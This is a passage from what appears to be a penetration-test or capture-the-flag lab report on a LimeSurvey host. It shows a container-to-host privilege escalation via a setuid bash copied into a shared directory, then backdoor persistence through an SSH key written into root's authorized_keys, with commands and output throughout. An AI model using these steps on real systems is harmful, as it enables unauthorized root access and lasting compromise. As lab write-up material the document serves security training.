


Figure 1.15: sudo-l.png

2. Switched user limesvc → root (inside container)

Command:

```
1 sudo su
```

4. Listed files in **/opt/** (outside container)

Command:

```
1 ls -lha /opt/
```


Results: Found writable directory **limesurvey**

4. Copied **/usr/bin/bash** binary into **/opt/limesurvey** (outside container)

Command:

```
1 cp /usr/bin/bash .
```

Proof Screenshot:



```
limesvc@ip-10-10-200-233:/opt/limesurvey$ cp /usr/bin/bash .
limesvc@ip-10-10-200-233:/opt/limesurvey$ ls -lha
total 1.5M
drwxr-xr-x 15 limesvc limesvc 4.0K Jun 30 14:04 .
drwxr-xr-x  4 root    root    4.0K Dec  2 2023 ..
-rw-rw-r--  1 limesvc limesvc 1.1K Nov 27 2023 .htaccess
-rw-rw-r--  1 limesvc limesvc 49K Nov 27 2023 LICENSE
-rw-rw-r--  1 limesvc limesvc 2.5K Nov 27 2023 README.md
-rw-rw-r--  1 limesvc limesvc 536 Nov 27 2023 SECURITY.md
drwxr-xr-x  2 limesvc limesvc 4.0K Nov 27 2023 admin
drwxr-xr-x 15 limesvc limesvc 4.0K Nov 27 2023 application
drwxr-xr-x 10 limesvc limesvc 4.0K Nov 27 2023 assets
-rwxr-xr-x  1 limesvc limesvc 1.4M Jun 30 14:04 bash
drwxr-xr-x  7 limesvc limesvc 4.0K Nov 27 2023 docs
```

Figure 1.16: bash-copy.png

5. Navigated to **/var/www/html/survey** (inside container)

Command:


```
1 cd /var/www/html/survey
```

6. Changed ownership to root and set the setuid bit on the copied bash binary (inside container)

Command:

```
1 chown root:root bash
2 chmod u+s bash
```

Proof Screenshot:



```
root@efaa6f5097ed:/var/www/html/survey# chown root:root bash
chown root:root bash
root@efaa6f5097ed:/var/www/html/survey# chmod u+s bash
chmod u+s bash
root@efaa6f5097ed:/var/www/html/survey# ls -lha
ls -lha
total 1.5M
drwxr-xr-x 15 limesvc limesvc 4.0K Jun 30 14:04 .
drwxrwxrwt 1 www-data www-data 4.0K Dec  2 2023 ..
-rw-rw-r-- 1 limesvc limesvc 1.1K Nov 27 2023 .htaccess
-rw-rw-r-- 1 limesvc limesvc 49K Nov 27 2023 LICENSE
-rw-rw-r-- 1 limesvc limesvc 2.5K Nov 27 2023 README.md
-rw-rw-r-- 1 limesvc limesvc 536 Nov 27 2023 SECURITY.md
drwxr-xr-x 2 limesvc limesvc 4.0K Nov 27 2023 admin
drwxr-xr-x 15 limesvc limesvc 4.0K Nov 27 2023 application
drwxr-xr-x 10 limesvc limesvc 4.0K Nov 27 2023 assets
-rwsr-xr-x 1 root root 1.4M Jun 30 14:04 bash
drwxr-xr-x 7 limesvc limesvc 4.0K Nov 27 2023 docs
```


Figure 1.17: bash-permissions.png

7. Executed bash to obtain a root shell (outside container)

Command:

```
1 ./bash -p
```

System Proof Screenshot:



```
limesvc@ip-10-10-200-233:/opt/limesurvey$ ./bash -p
bash-5.1# whoami && hostname && id
root
ip-10-10-200-233
uid=2000(limesvc) gid=2000(limesvc) euid=0(root) groups=2000(limesvc)
bash-5.1#
```

Figure 1.18: root-proof.png

Results: Found `root.txt` in `/root/`.

1.2.5 Post-Exploitation

Persistence

Once the system was compromised, for long-term access attacker public rsa_key was copied into `/root/.ssh/authorized_keys`

Command:

```
1 cd /root/.ssh/  
2 mv authorized_keys authorized_keys.bak  
3 echo "ssh-ed2<attacker_pubkey>email@example.com" > authorized_keys  
4 chmod 600 authorized_keys
```

House Cleaning

At the end of the engagement, to remove all traces of exploitation activity and restore the target system to its original state, the following actions were performed:

- Removed the modified `bash` binary from the writable `/opt/limesurvey` directory on the host.
- Removed `rsa_key` from `/root/.ssh/authorized_keys`.
- Removed the malicious plugin uploaded to the LimeSurvey application.

2 Additional Items


2.1 User and Root Flags

user.txt

Command:

```
1 cat user.txt
```

Proof User Flag Screenshot:



```
linesvc@ip-10-10-200-233:~$ ls -lha
total 32K
drwxr-x--- 4 linesvc linesvc 4.0K Dec 2 2023 .
drwxr-xr-x 4 root    root    4.0K Dec 2 2023 ..
lrwxrwxrwx 1 linesvc linesvc 9 Dec 2 2023 .bash_hist
-rw-r--r-- 1 linesvc linesvc 220 Dec 2 2023 .bash_log
-rw-r--r-- 1 linesvc linesvc 3.7K Dec 2 2023 .bashrc
drwx----- 2 linesvc linesvc 4.0K Dec 2 2023 .cache
drwxrwxr-x 3 linesvc linesvc 4.0K Dec 2 2023 .local
-rw-r--r-- 1 linesvc linesvc 807 Dec 2 2023 .profile
-rw----- 1 linesvc linesvc 37 Dec 2 2023 user.txt
linesvc@ip-10-10-200-233:~$ cat user.txt
V
linesvc@ip-10-10-200-233:~$
```


Figure 2.1: user-flag.png

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:



```
bash-5.1# cd /root
bash-5.1# cat root.txt
VL...a}
bash-5.1#
```

Figure 2.2: root-flag.png